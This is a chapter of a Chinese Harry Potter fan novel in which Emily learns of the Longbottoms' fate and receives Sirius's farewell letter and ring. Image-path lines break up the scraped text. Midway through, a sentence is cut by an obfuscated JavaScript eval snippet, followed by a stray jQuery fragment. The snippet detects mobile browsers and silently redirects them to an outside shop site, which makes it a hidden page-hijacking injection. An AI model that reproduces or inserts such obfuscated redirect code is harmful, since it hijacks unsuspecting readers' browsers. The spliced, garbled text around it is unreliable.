文趣网 > 都市小说 > 《[HP]玫瑰不属于任何人》 > 15. 第十五章 西里斯
    邓布利多仍然笑着,艾米丽却已经从他方才那一瞬间的迟疑里敏锐地察觉到了未来实验室预算可能面临的危险,正准备再替自己争取几句,老人却先一步把话题岔开了。

    “如果你愿意,也并不一定要等到下个学年。”

    “什么意思?”

    “圣诞假期以后,帕克教授仍然会继续完成这个学年的课程。你可以先来给他做一段时间助教,熟悉现在的课程安排,也正好看看哪些地方是你以后希望保留的,哪些地方准备全部推倒重来。”艾米丽忍不住笑了,“你是不是已经默认我会大改了?”

    “根据我们刚才不到半个小时的谈话,我认为这已经不能算一个非常大胆的推测。”

    艾米丽最终还是摇了摇头。“谢谢你的好意,不过我还是等明年九月再正式入职吧。”

    “西弗勒斯也在。”邓布利多补充。

    艾米丽顿时一脸“我就知道”的表情,“你果然是想把我提前骗回来。”

    “我只是提醒你,这里也有很多你熟悉的人。”

    艾米丽脸上的笑意慢慢柔和下来。她当然明白邓布利多真正担心的是什么,他在担心自己现在仍然没有恢复。

    “还是明年九月吧。现在让我回来,我可能有一半时间都不是来工作的。庞弗雷夫人只要在走廊上看见我,大概就会先把我拖去医疗翼。隔三岔五我也要被魔法部召唤走。”

    艾米丽抬头看向邓布利多,“我想先把这些事情处理完,也给自己一点时间。课程改革我可以提前做,资料我也可以先整理,但等到真正站进教室的时候,我希望我是去做教授的,不是去让霍格沃茨所有认识我的人轮流照顾我。”

    邓布利多静静看了她一会儿,最后点了点头。“这是一个很好的决定。”

    “你真的同意?”

    “当然。”“不会等我走了以后偷偷给maman写信?”

    邓布利多沉吟片刻。

    艾米丽立刻睁大眼睛,“你真的考虑过?”

    “现在没有了。”

    “阿不思!”艾米丽无奈地看着自己的老师,她站起身,绕过书桌抱住了邓布利多。“谢谢。”

    邓布利多也伸手抱了抱她,宽大的手掌在她背上轻轻拍了两下。“欢迎回来,孩子。”

    艾米丽鼻子莫名有些发酸。她明明已经说好了明年九月才来,可她知道邓布利多口中的“回来”说的并不只是霍格沃茨。她在老人肩上停了一会儿,才稍微退开。

    “我已经好多了。”她轻声说,“真的。有莱姆斯陪着我,爸爸妈妈也都在,你不用担心。”

    邓布利多没有完全松开她,两个人仍旧握着彼此的胳膊说话。“这句话听起来比‘我没事’可信许多。”

    “因为‘我没事’已经被玫瑰庄园列入禁句了。”

    莱姆斯在旁边非常自然地接道:“这是一个正确的决定。”

    她没好气的看了一眼莱姆斯,再转回来时,却发现邓布利多脸上的笑意并没有留下。

    老人仍旧温和地看着她,可那双湛蓝色眼睛里明显藏着一点迟疑,像是还有什么话从刚才开始便一直没有说出口。

    “还有事么?”她问

    邓布利多轻轻叹了口气。“有两件事,艾米丽。”

    她脸上的笑意也慢慢收敛了,“你说吧。”

    “贝拉特里克斯和她的丈夫罗道夫斯、拉巴斯坦·莱斯特兰奇,还有小巴蒂·克劳奇,前些时候抓住了弗兰克和爱丽丝·隆巴顿。”

    听见最后那个名字的一瞬间,艾米丽的身体明显僵了一下。

    她几乎立刻想起交出去的那些记忆,可比这些更快的是另一个念头。

    “他们被杀了?”声音出口的时候,她已经下意识抓紧了邓布利多。“不。”邓布利多很快回答,似乎不愿让她多承受哪怕一瞬这种猜测。

    可接下来的话也没有好到哪里去。

    “他们还活着,只是遭受了非常长时间的折磨。圣芒戈的医师正在治疗他们,但目前他们已经失去了正常认知周围人与事物的能力,需要长期留院。”

    艾米丽怔怔地看着他。“爱丽丝和弗兰克……两个都是?”

    “是。”

    “纳威呢?”

    “和他的祖母在一起,他很安全。”

    艾米丽忽然闭上了眼睛。莱姆斯已经走到她身后,扶住她的肩膀。艾米丽没有像一个月前那样立刻抱住他,她等胸口那阵突如其来的窒闷慢慢散开以后,才重新睁开眼睛。

    “还有治愈的可能吗?”“圣芒戈的医师们正在尝试。”邓布利多声音低沉地说道,“不能说完全没有希望,但恐怕会是一段很漫长的治疗。”

    艾米丽沉默了很久,“我已经把小巴蒂的事情告诉魔法部了。”

    “我知道。”

    “我的记忆里有他们所有人,可是还是没来得及。”

    邓布利多握着她胳膊的手稍稍收紧了一些,“艾米丽,知道一个人的名字,并不意味着能够知道他下一刻会在哪里,又准备做什么。你已经把自己知道的事情交给了他们,剩下的并不是一个人能够控制的。”

    “我知道。”她点了点头“等我状态再好一点,我想去圣芒戈看看他们。”

    “当然。”

    办公室里安静下来。

    福克斯低头整理着翅膀上的羽毛,壁炉里的柴火偶尔炸开一点细碎的火星。霍格沃茨仍旧是圣诞假期特有的寂静。

    过了好一会儿,邓布利多才重新开口。

    “还有一件事。”他停顿了一下。“不知道算不算得上是坏消息。”

    他说着,抽出一只手,从书桌的抽屉里取出一个信封。

    “海格给我送来一些东西,说是在西里斯那辆飞天摩托车的储物箱里找到的。他前些时候清理车子,才发现它一直放在那里。”

    艾米丽的目光一下落在那个信封上。“是西里斯的?”

    “是。”

    她伸出手。指尖在碰到信封以前就已经开始轻轻发抖。

    邓布利多把东西放进她掌心。

    艾米丽当然认识西里斯的字。

    这么多年,她看过他不知道多少封信,也看过更多他随手写下来的字迹。学校里的纸条、假期里的来信、夹在她书里的几句话,有些写得漂亮,有些潦草得让她恨不得当面问他到底写了什么。

    眼前这一封尤其仓促。

    她打开信封,从里面抽出薄薄的一张信纸。

    上面甚至没有多少内容。

    致我最爱的未婚妻:艾米丽的目光停在那里,过了片刻,才继续往下。

    詹姆斯和莉莉出事了,是我的错,全都是我的错。你要好好照顾自己,万分珍重。

    爱你的,西里斯·布莱克。

    她看完以后没有说话,然后再读了一遍,仿佛字迹会因为她多看几次而自己发生变化。

    可没有。

    还是那几句话,“就这些?”

    “就这些。”邓布利多说道。

    艾米丽的目光重新落在第二行,“他什么时候写的?”

    “应该是在把摩托车交给海格以前。”

    也就是说,那时候詹姆斯和莉莉刚刚死。

    西里斯知道。

    而他写下的第一句话,不是解释,不是愤怒,也不是让她相信他。

    是道歉,是忏悔。

    艾米丽正准备再问,手指却在信封里碰到了一样冰凉的东西。

    她的动作一下停住,随后,一枚银色戒指落进掌心。

    戒面上刻着简单的字母“S”。

    她翻过来。

    内侧仍旧清清楚楚地刻着两个名字。

    Emily & Sirius。办公室里忽然静得近乎可怕。

    莱姆斯的脸色一下变了。

    艾米丽看着那枚戒指。很久。很久

    她当然认识。

    这是她给西里斯的。

    这些年一直戴在他手上。

    这不是什么家族传下来的东西,这是她亲手从提纯金属开始做的,

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17859370|211954||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    上面的空间法阵和名字也是她刻上去的,只属于他们两个。艾米丽慢慢抬起自己的手。无名指上,那枚西里斯在海边亲手替她戴上的浅蓝色宝石的戒指还好好待在那里。与她的继承人戒指叠戴在一起。

    她安静地看了一会儿,才很轻地说道:“他把戒指还给我了。”

    没有人回答,因为没有什么需要回答。这个动作本身就已经足够明确。

    艾米丽将信纸递给邓布利多和莱姆斯。

    莱姆斯接过去的时候,手指都有些僵。他从头看到尾,脸色一点点变得惨白。

    邓布利多沉默片刻,才缓缓说道:“魔法部目前认定西里斯就是向伏地魔泄露波特夫妇藏身地点的人。他没有为自己作出有效辩解。我问过阿拉斯托,据他说,傲罗找到西里斯的时候,他一直在笑。”

    “笑?”艾米丽终于抬起头,“他说了什么?”

    “没有什么能够称得上辩解的话。阿拉斯托看过现场记录,也询问过参与逮捕的人。”邓布利多缓缓说道,“当时街上有不少目击者。彼得拦住了西里斯,当着他们的面质问他为什么背叛詹姆斯和莉莉。”

    艾米丽握着信纸的手指轻轻动了一下。

    邓布利多继续道:“之后发生了爆炸。十二名麻瓜当场死亡,现场只找到了彼得的一根手指。”

    “西里斯呢,他反抗了吗?”

    “傲罗赶到以后,没有。”

    艾米丽安静了几秒。“那他到底说了什么?”

    “据阿拉斯托所知,没有任何足以解释当时情况的话。他也没有试图阻止他们逮捕自己。”他停了一下,才把最后一句说完,“他只是在笑。”

    “……一直在笑?”

    “是。”邓布利多的声音很轻,“阿拉斯托说,找到他的时候,他站在那条街上笑。被控制以后仍然在笑,最后也没有反抗他们把他带走。”

    办公室里安静下来。

    这些事情,艾米丽不是第一次知道。

    她看过最初的报道。

    她当时一个字都不肯信。或者更准确一点,她不肯相信那些字试图拼出来的那个故事。

    报纸会选择最容易让人相信的顺序,会把一句证词和一张现场照片并排放在一起,再用一个足够醒目的标题替所有人得出结论。战争刚刚结束,整个英国魔法界都急着知道是谁害死了詹姆斯和莉莉,也急着给那一夜发生的一切找到一个可以被写进头版的答案。

    “他一直在笑”《预言家日报》尤其喜欢这一句。像是只凭一个人在废墟里发笑,就足以证明他疯了,也足以证明他有罪。

    艾米丽一直可以这样告诉自己。

    直到现在。

    她面前的不是《预言家日报》的记者。

    而是邓布利多。

    而这些话,也不是他从报纸上读来的。

    是阿拉斯托亲自核对过当时的记录,问过参与逮捕的傲罗以后告诉他的。

    阿拉斯托和邓布利多大概是这个世界上,她最愿意相信判断的两个人。

    报纸上的每一句话依旧未必代表报纸得出的结论就是正确的,可艾米丽不得不承认——至少有一些事情,真的发生过。

    艾米丽低下头,看了一眼手里那张薄薄的信纸。

    忽然之间,报纸上那些她一直能够隔开的文字,与西里斯自己的笔迹靠得太近了。

    詹姆斯和莉莉出事了,是我的错,全都是我的错。

    她盯着那句话看了很久。

    艾米丽知道西里斯会笑。

